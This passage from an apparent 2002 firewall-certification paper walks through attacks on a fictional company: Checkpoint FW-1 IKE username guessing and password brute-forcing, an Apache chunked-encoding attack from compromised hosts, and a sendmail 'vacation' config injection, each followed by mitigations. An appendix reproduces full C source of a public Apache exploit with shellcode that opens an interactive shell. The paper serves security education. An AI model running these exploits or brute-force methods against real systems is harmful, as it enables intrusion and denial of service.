not mention if Aggressive Mode is also used, however for the purposes of this attack we will assume it is. The FW-1 machine must be accessible from the attacker's IP address. Let's assume that we went dumpster diving and found some documentation about VPNs with some IP addresses in it. We've scanned the IPs in the documents and we've found John's network and a host accepting IKE connections.

4.1.2. The Attack

The tools required for this attack include a tool to craft IKE packets which include a potential username and receive the responses from the firewall. The program would also be able to read a password dictionary file and try logging in as one of the valid users already determined. Some sample pseudo code appears below.

```
/* Checkpoint FW-1 Username Finder */
Main()
Init
Open names_file
Read names_file into names
Loop While not EOF
      CreateIKEpacket(names)
      response_msg = SendIKEpacket(names)
      Display names, response_msg
      Read names_file into names
End Loop
Display "Done."
Return 0
End Main()
```

```
/* Checkpoint FW-1 Password Guesser */
Main()
Init
Open passwords_file
Read passwords_file into password
Loop While not EOF
      CreateIKEPacket(username, pas sword)
      response_msg = SendIKEPacket(username, password)
      If response_msg OK then
             Display username, password " – Succeeded!! :-)"
             Return 0
      Endif
End Loop

Display username "Failed :-("
```

The program would read a text file containing usernames to guess and use that username in an IKE packet containing an ISAKMP header, an SA containing one proposal with four transforms, DH Group 2 key exchange, the nonce, and the fully qualified user ID to guess.

Such a program, called `fw1-ike-userguess`[15] was written by Roy Hills from NTA-Monitor. The `fw1-ike-userguess` help screen shown below describes the program's options.

```
rsh@radon$ fw1-ike-userguess --help
Usage: fw1-ike-userguess [options] <hostname>

<hostname> is name or IP address of Firewall.

Options:

--file=<fn> or -f <fn>  Read usernames from file <fn>, one per line.
--help or -h            Display this help message and exit.
--id=<id> or -i <id>    Use string <id> as SecuRemote username.
--sport=<p> or -s <p>   Set UDP source port to <p>.  Default 500.  0=random.
--dport=<p> or -d <p>   Set UDP dest. port to <p>.  Default 500.
--timeout=<n> or -t <n> Set timeout to <n> ms.  Default 2000.
--random=<n> or -r <n>  Set random seed to <n>.  Default is based on time
                         Used to generate key exchange and nonce data.
--version or -V         Display program version and exit.
--idtype=n or -y n      Use identification type <n>.  Default 3 (ID_USER_FQDN)
                         For Checkpoint SecuRemote VPN, this must be set to 3.
--dhgroup=n or -g n     Use Diffie Hellman Group <n>.  Default 2
                         Acceptable values are 1,2 and 5 (MODP only).

fw1-ike-userguess version 1.2 2002-08-30 <Roy.Hills@nta-monitor.com>
```

The output below shows the results of testing ten possible usernames, which appear on the left. To the right of each username appears the message returned by Checkpoint FW-1 for that username guess.

```
Example 1: This example which shows the username guessing program being run
against a Firewall-1 v4.1 SP6 system:

Script started on Thu Aug 22 15:15:30 2002
rsh@radon [499]% fw1-ike-userguess --file=testusers.txt --sport=0 172.16.2.2
testuser         User testuser unknown.
test-ike-3des    USER EXISTS
testing123       User testing123 unknown.
test-ike-des     USER EXISTS
guest            User guest unknown.
test-fwz-des     User cannot use IKE
test-ike-cast40 USER EXISTS
test-ike-ah      USER EXISTS
test-ike-hybrid IKE is not properly defined for user.
test-expired     Login expired on 1-jan-2002.
rsh@radon [500]% exit
Script done on Thu Aug 22 15:15:50 2002
```

As the output above shows, the result of this attack is that a valid username can be discovered. Once the attacker has a list of valid usernames, a brute-force dictionary attack can be executed against the firewall in order to guess valid credentials. NTA Monitor tests suggested that it took "2 minutes 30

---

[15] http://online.securityfocus.com/archive/1/2902 02/2002-09-01/2002-09-07/0

seconds to check 10,000 usernames at a rate of 67 guesses per second using only 10% of a 2Mbps leased line"[16].

The most serious aspect of this vulnerability is that a password need not be supplied as part of the guess. It also worrying that the guess rate is mainly dependent on the firewall's CPU than the link speed, so faster firewalls will permit the attacker to make more guesses per second. Of course, this attack relies on at least one user having a weak password, which is probably a reasonable assumption.

4.1.3. Mitigating the Risk

At the time of writing, the vendors had been notified of this problem but a patch has not yet been issued. To mitigate against this vulnerability, token-based authenticators could be used, or perhaps soft client digital certificates.

Additionally, packet filtering could be used to restrict access from only known source IPs, thus reducing the risk of a successful attack.

The FW-1 host is capable of logging these guessing attempts so it is possible that the attacker's source IP address may be logged. Of course, that host may also be a compromised machine not belonging to the attacker.

4.2. Denial-Of-Service Attack

This attack utilises the services of 50 compromised cable modems. How these hosts have been compromised is outside the scope of this paper, but we can assume that we have full control of the hosts.

John's architecture describes a Linux 7.2 server running Apache. This server provides web service to any host on the Internet, presumably serving public information about GIAC.

4.2.1. Apache Vulnerability

For this attack to succeed, we will assume that the web server daemon is Apache 1.3 running on a 32bit operating system. This vulnerability can lead to remote execution of arbitrary code as well as the DOS attack on Apache 1.3x systems and in the 2.x versions, the code execution bug is fixed but the denial of service remains.

This is a buffer overflow vulnerability caused by a flaw in the code that handles chunked encoding. Chunked encoding is a HTTP transport method which sends its data in variable sized 'chunks'. Apache's response to chunked encoding is to allocate resources for the connection, reserving enough

---

[16] http://www.nta-monitor.com/news/checkpoint.htm

memory for whatever the connection requested. The flaw is that the amount of memory requested has no limit enforced, so a crafted packet can reserve very large amounts of memory on the server, preventing it from serving legitimate requests. Full details of the attack can be found at: http://www.securiteam.com/unixfocus/5HP0G207FY.html

4.2.2. The Attack

Gobbles has written a program called `apache-nosejob`, which exploits this vulnerability on *BSD-based systems. The version reproduced in this paper is specifically for *BSD-based systems, but could be easily modified for use with Linux. The source code is included in Appendix 1 and reproduced from http://www.securiteam.com/exploits/5VP0L0U7FM.html. The help screen for `apache-nosejob` appears below.

```
su-2.05# ./apache-nosejob
Usage: apache-nosejob <target#|base address> <ip[:port]>
  Using targets: ./apache-scalp 3 127.0.0.1:8080
  Using bruteforce:      ./apache-scalp 0x8f000 127.0.0.1:8080
```

The compromised zombie cable hosts can be instructed to run the sample code reproduced in this paper, or another variant, both found at http://www.securiteam.com/exploits/5VP0L0U7FM.html, resulting in the successful execution of the attack. However, the cable hosts must be Unix systems unless a Win32 variation of the exploit is written.

On 64-bit systems the buffer overflow can be controlled to an extent and malicious code can be inserted and the server will execute it. The default command line in the source code is `uname -a;id` along with a witty comment not reproduced here. This command will display hostname and operating system information and the user account that the Apache process runs as.

4.2.3. Mitigating The Risk

The simplest way to mitigate against this attack is to ensure that server daemons are kept up to date. Apache 1.3.27 has been released[17], overcoming these vulnerabilities so there is no reason that GIAC cannot patch the servers and continue business.

Alternatively, chunked-encoding could be disabled but that may break legitimate communications so patching is the better solution.

Depending on how logging is configured for the web server, the packets which carry this attack may well be logged. In this case, we're not too worried about that because the attacks are actually coming from up to 50 compromised broadband hosts. Given that the owners of those machines

---

[17] http://www.apache.org/dist/httpd/Announcement.html

aren't likely to be very security conscious, it's not likely that they would be logging the connections to execute the zombies and probably won't even know the attacks have occurred at all.

4.3. Attacking an Internal Server

A hacker's motivation might come from any one of a number of sources, from the thrill of success, breaking the law, exacting revenge or simply stumbling on to an opportunity.

Whatever the reason, let's assume an attacker has reason to target GIAC specifically and cause more than a denial of service. Preferably, our attacker would like to disrupt GIAC's business in a far more damaging way. The diagram below depicts the Anatomy of a Hack and is reproduced from "Hacking Exposed", by Scambray, McClure & Kurtz.

A N A T O M Y   O F   A   H A C K

The Objective	The Methodology	The Techniques	The Tools
Target address range, namespace acquisition, and information gathering are essential to a surgical attack. The key here is not to miss any details	**Footprinting**	Open source search Whois Web interface to Whois ARIN whois DNS Zone Transfer	USEnet , search engines, Edgar Any UNIX client http://www.networksolutions.com/whois http://www.arin.net/whois/ dig, nslookup ls -d, Sam Spade
Bulk target assessment and identification of listening services focuses the attacker's attention on the most promi sing avenues of entry.	**Scanning**	Ping sweep TCP/UDP Port Scan OS Detection	fling, icmpenum WS_Ping ProPack nmap, SuperScan, fscan nmap, queso, siphon
More intrusive probing now begins as attackers begin identifying valid user accounts or poorly protected resource shares.	**Enumeration**	List user accounts List file shares Identify applications	null sessions, DumpACL, sid2user OnSite Admin showmount, NAT, legion bannergrabbing with telnet or netcat, rpcinfo
Enough data has been gathered at this point to make an informed attempt to access the target.	**Gaining Access**	Password eavesdropping File share brute forcing Password file grab Buffer overflows	tcpdump, L0phtcrack readsmb NAT, legion tftp, pwdump2 (NT) ttdb, bind, IIS .HTR/ISM.DLL
If only user-lev el access w as obtained in the last step, the attacker will now seek to gain complete control of the system.	**Escalating Privilege**	Password cracking Known exploits	john, L0phtcrack lc_messages, getadmin, sechole
The information-gathering process begins again to identify mechanisms to gain access to trusted systems.	**Pilfering**	Evaluate trusts Search for cleartext passwords	rhosts, LSA Secrets user data, configuration files, Registry
Once total ownership of the target is secured, hiding this fact from system administrators becomes paramount, lest they quickly end the romp.	**Covering Tracks**	Clear logs Hide tools	zap, Event Log GUI rootkits, file streaming
Trap doors will be laid in various parts of the system to ensure that privileged access is easily regained at the whim of the intruder.	**Creating Back Doors**	Create rogue user accounts Schedule batch jobs Infect startup files Plant remote control mechanisms Install monitoring mechanisms Replace apps with Trojans	members of wheel, administrators cron, AT rc, Startup folder, Registry keys netcat, remote.exe, VNC, BO2K keystroke loggers, add acct. to secadmin alias login, fpnwclnt.dll
If an attacker is unsuccessful in gaining access, they use readily available exploit code to disable a target as a last resort.	**Denial of Service**	SYN flood & ICMP techniques Identical src/dst SYN requests Overlapping fragment/offset bugs Out of Bounds TCP options (OOB) DDoS	synk4, ping of death, smurf land, latierra teardrop, bonk, newtear supernuke.exe trincoo/TFN/stacheldraht

This diagram shows an excellent, detailed step-by-step guide to finding and compromising a target.

4.3.1. Seeking Information

There's plenty of information to be had quite legally and free of charge, on the Internet. Information about the owners of domain names and their contact details can be found searching the databases of registrars such as ARIN and ASIC.

Searching the web for the email addresses at your target organisation can also be useful. For example, searching http://groups.google.com for @giac.com or just giac.com might uncover Usenet posts from GIAC

employees. The same technique can be used to search the myriad of web-based discussion forums. Searching system administration and security forums can be fruitful too. Sometimes, inexperienced administrators will post problems to discussion forums and inadvertently provide details of configurations or network architectures.

Information gained this way can be used for social engineering or, at worst, actual compromise of the target.

This discussion is by no means exhaustive and there are still plenty of traditional methods such as dumpster diving.

4.3.2. Selecting a Target

Our attacker wishes to cause damage to GIAC, so some specific information will be necessary. Using one of the methods outlined above, let's assume our attacker has discovered the mail server in the service network.

We know that this server is a Linux host which runs sendmail. sendmail has a long history of security issues and so there is some real potential that this host may be vulnerable to attack. Since it is in the service network, we know that it must have some Internet connectivity.

Even though the intelligence gathered about GIAC also describes other servers, the sendmail server would be an obvious choice for further investigation. If that proved to be a dead end, the attacker could look at other servers as possible targets. If no suitably exploitable services can be found, the hacker can fall back on a denial of service attack.

4.3.3. Attacking the Target

Assuming that the mail server receives mail from anywhere on the Internet, just like most other mail servers. In that case, the mail server would likely be configured to receive mail from any source. This means that it is possible to telnet to the mail server on the sendmail port using the command:

```
telnet mail.giac.com 25
```

Executing the above command will reveal the version of sendmail running on that host, as depicted below.

The example above shows a server running `sendmail 8.11.3`.
A quick search on the web will uncover whether a vulnerability exists for any given software. Browsing to the Common Vulnerabilities & Exploits page at http://www.cve.mitre.org/cve/ and searching for `sendmail` will display a list of known `sendmail` vulnerabilities, as shown in the screen shots below.

Below is a sample screen shot showing a list of `sendmail` vulnerabilities and the versions they apply to. The complete list is not shown here.

Although not shown in the screen shot above, a vulnerability exists which may be successful against this server. The vulnerability is actually a flaw in a unix program called `vacation`, which is an email auto-replier for when users are away and will not be reading mail for some time.

When `vacation` is running, it invokes `sendmail` to read the user's email spool file and it does no input validation on the sender's address field. By substituting `–C /path/to/configfile/` for the sender's address, `vacation` will invoke `sendmail` and the `–C` switch tells it to load the config file specified after the switch.

By sending an email with valid `sendmail` configuration commands within the body, `sendmail` can be coerced into running whatever shell commands the attacker specifies in the malicious config file. `sendmail` will not run as `root` if a config file is specified on the command line, so any malicious code would run as the user who is running `vacation`. However, the nature of the vulnerability is such that there are many configuration options which may potentially be exploitable.

Of course, this attack requires that users are running `vacation`.

4.3.4. Mitigating The Risk

Once again, patching servers regularly would help to prevent this attack. Official patches for this vulnerability are available and should be installed as soon as possible.

Alternatively, a patch developed by Eric Allman and Keith Bostic and reproduced at http://www.insecure.org/sploits/vacation_program_hole.html could be used, although its effectiveness could not be verified. Their solution is to modify the `vacation` source code so that the From: field which contains the direction to the malicious config file, is not parsed and is therefore ineffective.

The line `execl(_PATH_SENDMAIL, "sendmail", "-f", myname, from, NULL);` in `vacation.c` should be substituted with `execl(_PATH_SENDMAIL, "sendmail", "-f", myname, "--", from, NULL);`.

The risk could also be eliminated by removing the `vacation` binary, perhaps in the short term whilst the patch is being deployed.

References

1. Brenton, Chris. "GCFW Perimeter Protection Course Material", SANS Institute, 2002.

2. Stevens, W Richard. "TCP/IP Illustrated, Volume 1", USA: Addison-Wesley Pub Co., 1994.

3. Strassberg, Keith E, et al. "Firewalls: The Complete Reference", Berkeley, California, USA: McGraw-Hill, 2002.

4. Zwicky, Elizabeth D, et al. "Building Internet Firewalls", Sebastapol, California, USA: O'Reilly & Associates, Inc., 2000.

5. Scambray, Joel, McClure, Stuart, Kurtz, George. "Hacking Exposed: Network Security Secrets & Solutions, Second Edition", Berkeley, California, USA: Osborne/McGraw-Hill, 2001

6. Netscreen Concepts & Examples ScreenOS Reference Guide, Volume 2. ScreenOS 4.0.0, P/N 093-0520-000, Rev. E., http://www.netscreen.com/support/manuals.html, 17th September 2002.

7. Netscreen Products, http://www.netscreen.com/products/index.html, 17th September 2002.

8. Insecure.Org, "Nmap -- Free Stealth Port Scanner For Network Exploration & Security Audits. Runs on Linux/Windows/UNIX/Solaris/ FreeBSD /OpenBSD ", http://www.insecure.org/nmap/, 17th September, 2002.

9. Microsoft, "The Ten Immutable Laws of Security Administration", http://www.microsoft.com/technet/columns/security/essays/10salaws.asp, 17th September, 2002.

10. Cisco Systems, "Cisco IOS Release 12.1", http://www.cisco.com/univercd/cc/td/doc/produc t/software/ios121/index.htm, 17th September, 2002.

11. "Reflexive Access Lists", Peter J. Welcher, http://www.netcraftsmen.net/welcher/papers/reflexiveacl.html, 5th May, 1999.

All Internet URLs listed above and referenced in this document were verified as active on 6th November, 2002.

Appendix 1 – DOS Attack Source Code

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>

#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC 512

#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7

#define REP_POPULATOR 24
#define REP_RET_ADDR 6
#define REP_ZERO 36
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
"\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
"\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
"\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
"\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
"\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
"\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
"\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
"\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
"\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";

struct {
 char *type;
 u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
};

int main(int argc, char *argv[]) {

 char *hostp, *portp;
 unsigned char buf[512], *expbuf, *p;
 int i, j, lport;
 int sock;
 int bruteforce, owned, progress;
 u_long retaddr;
 struct sockaddr_in sin, from;
```

```
        if(argc != 3) {
         printf("Usage: %s <target#|base address> <ip[:port]> \n", argv[0]);
         printf(" Using target s:\t./apache-scalp 3 127.0.0.1:8080 \n");
         printf(" Using bruteforce: \t./apache-scalp 0x8f000 127.0.0.1:8080 \n");
         printf("\n--- --- - Potential targets list - --- ----\n");
         printf("Target ID / Target specification \n");
         for(i = 0; i < sizeof(targets)/ 8; i++)
          printf("\t%d / %s\n", i, targets[i].type);

         return -1;
        }
        hostp = strtok(argv[2], ":");
        if((portp = strtok(NULL, ":")) == NULL)
         portp = "80";

        retaddr = strtoul(argv[1], NULL, 16);
        if(retaddr < sizeof(targets)/8) {
         retaddr = targets [retaddr].retaddr;
         bruteforce = 0;
        }
        else
         bruteforce = 1;

        srand(getpid());
        signal(SIGPIPE, SIG_IGN);
        for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

         /* skip invalid return adresses */
         i = retaddr & 0xff;
         if(i == 0x0a || i == 0x0d )
          retaddr++;
         else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
          continue;

         sock = socket(AF_INET, SOCK_STREAM, 0);
         sin.sin_family = AF_INET;
         sin.sin_addr.s_addr = inet_addr(hostp);
         sin.sin_port = htons(atoi(portp));
         if(!progress)
          printf("\n[*] Connecting.. ");

         fflush(stdout);
         if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
          perror("connect()");
          exit(1);
         }

         if(!progress)
          printf("connected! \n");

         /* Setup the local port in our shell code */
         i = sizeof(from);
         if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
          perror("getsockname()");
          exit(1);
         }

         lport = ntohs(from.sin_port);
         shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
         shellcode[SHELLCODE_LOCALPO RT_OFF + 0] = (lport >> 8) & 0xff;

         p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
          + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) * REP_POPULATOR));

         PUT_STRING("GET / HTTP/1.1 \r\nHost: apache -scalp.c\r\n");

         for (i = 0; i < REP_SHELLCODE; i++) {
          PUT_STRING("X -");
          PUT_BYTES(PADSIZE_3, PADDING_3);
          PUT_STRING(": ");
          PUT_BYTES(NOPCOUNT, NOP);
          memcpy(p, shellcode, sizeof(shellcode)  - 1);
```

```
     p += sizeof(shellcode) - 1;
     PUT_STRING("\r\n");
   }

   for (i = 0; i < REP_POPULATOR; i++) {
    PUT_STRING("X-");
    PUT_BYTES(PADSIZE_1, PADDING_1);
    PUT_STRING(": ");
    for (j = 0; j < REP_RET_ADDR; j++) {
     *p++ = retaddr & 0xff;
     *p++ = (retaddr >> 8) & 0xff;
     *p++ = (retaddr >> 16) & 0xff;
     *p++ = (retaddr >> 24) & 0xff;
    }
    PUT_BYTES(REP_ZERO, 0);
    PUT_STRING("\r\n");
   }
   PUT_STRING("Transfer-Encoding: chunked\r\n");
   snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
   PUT_STRING(buf);
   PUT_BYTES(PADSIZE_2, PADDING_2);
   snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", MEMCPY_s1_OWADDR_DELTA);
   PUT_STRING(buf);

   write(sock, expbuf, p - expbuf);

   progress++;
   if((progress%70) == 0)
    progress = 1;

   if(progress == 1) {
    memset(buf, 0, sizeof(buf));
    sprintf(buf, "\r[*] Currently using retaddr 0x%lx, length %u, localport %u",
     retaddr, (unsigned int)(p - expbuf), lport);
    memset(buf + strlen(buf), ' ', 74 - strlen(buf));
    puts(buf);
    if(bruteforce)
     putchar(';');
   }
   else
    putchar((rand()%2)? 'P' : 'p');

   fflush(stdout);
   while (1) {
    fd_set fds;
    int n;
    struct timeval tv;

    tv.tv_sec = EXPLOIT_TIMEOUT;
    tv.tv_usec = 0;

    FD_ZERO(&fds);
    FD_SET(0, &fds);
    FD_SET(sock, &fds);

    memset(buf, 0, sizeof(buf));
    if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
     if(FD_ISSET(sock, &fds)) {
      if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
       break;

      if(!owned && n >= 4 && memcmp(buf, " \nok\n", 4) == 0) {
       printf("\nGOBBLE GOBBLE!@#%%)*# \n");
       printf("retaddr 0x%lx did the trick! \n", retaddr);
       sprintf(expbuf, "uname -a;id;echo hehe, now use 0day OpenBSD local kernel
exploit to gain instant r00t \n");
       write(sock, expbuf, strlen(expbuf));
       owned++;
      }
      write(1, buf, n);
     }
     if(FD_ISSET(0, &fds)) {
      if((n = read(0, buf, sizeof(buf) - 1)) < 0)
```

```
        exit(1);

    write(sock, buf, n);
   }
  }
  if(!owned)
   break;
 }
 free(expbuf);
 close(sock);

 if(owned)
  return 0;

 if(!bruteforce) {
  fprintf(stderr, "Ooops.. hehehe! \n");
  return -1;
 }
 }
 return 0;
}
```